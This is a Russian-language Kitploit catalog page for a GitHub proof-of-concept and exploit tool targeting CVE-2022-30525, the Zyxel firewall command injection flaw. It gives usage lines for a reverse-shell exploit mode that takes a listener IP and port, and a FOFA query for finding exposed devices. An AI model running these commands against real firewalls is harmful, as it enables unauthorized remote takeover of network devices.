
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2022-30525 — CVE-2022-30525 Уязвимость внедрения команд в межсетевых экранах Zyxel POC&EXPC | Kitploit

Инструменты/GitHubGitHub/west9b/cve-2022-30525
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и УправлениеRed Teaming
GitHubwest9b/cve-2022-30525

CVE-2022-30525

CVE-2022-30525 Уязвимость внедрения команд в межсетевых экранах Zyxel POC&EXPC

Репозиторий
123294 лет назадЕщё не проверено
Поделиться

CVE-2022-30525 Уязвимость внедрения команд в брандмауэре Zyxel

CVE-2022-30525 POC&EXP

author:160team.west9B

Только для использования авторизованными исследователями безопасности, соблюдайте закон о кибербезопасности. Любые проблемы и последствия – на вашей ответственности, автор не несет ответственности.

01-Основное введение

12 мая 2022 года компания Zyxel выпустила бюллетень безопасности, устраняющий уязвимость удаленного внедрения команд без аутентификации в своих брандмауэрах (CVE-2022-30525). CVSS-оценка этой уязвимости составляет 9,8. Уязвимость существует в программах CGI некоторых версий брандмауэров Zyxel, позволяя выполнять произвольные команды на затронутых устройствах без аутентификации.

Затронутые версии:

Серия ATP: 5.10-5.21 Patch 1

Серия VPN: 4.60-5.21 Patch 1

USG FLEX 100(W), 200, 500, 700: 5.00-5.21 Patch 1

USG FLEX 50(W)/USG20(W)-VPN: 5.10-5.21 Patch 1

02-Инструкция по использованию

usage_poc: ./cve-2022-30525 -m poc -u url

usage_exp: ./cve-2022-30525 -m exp -u url -lhost ip -lport port

1. POC

Эта уязвимость не имеет обратной связи (эхо) при выполнении команд, поэтому POC проверяет запрос к DNSLog API. Если DNSLog получает запрос, уязвимость существует. Чтобы избежать ложных срабатываний из-за задержек сети, проверка DNSLog выполняется с задержкой в 10 секунд.

usage_poc: ./cve-2022-30525 -m poc -u https://192.168.1.1/

2. exp


Эксплойт (exp) осуществляет обратную оболочку (bash reverse shell). После флага -m exp укажите IP и порт VPS.

usage_exp:./cve-2022-30525 -m exp -u https://192.168.1.1/ -lhost 192.168.1.2 -lport 1337

Скриншоты

Image text Image text

Ссылки

https://www.rapid7.com/blog/post/2022/05/12/cve-2022-30525-fixed-zyxel-firewall-unauthenticated-remote-command-injection/

FOFA

title="USG FLEX xx"

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






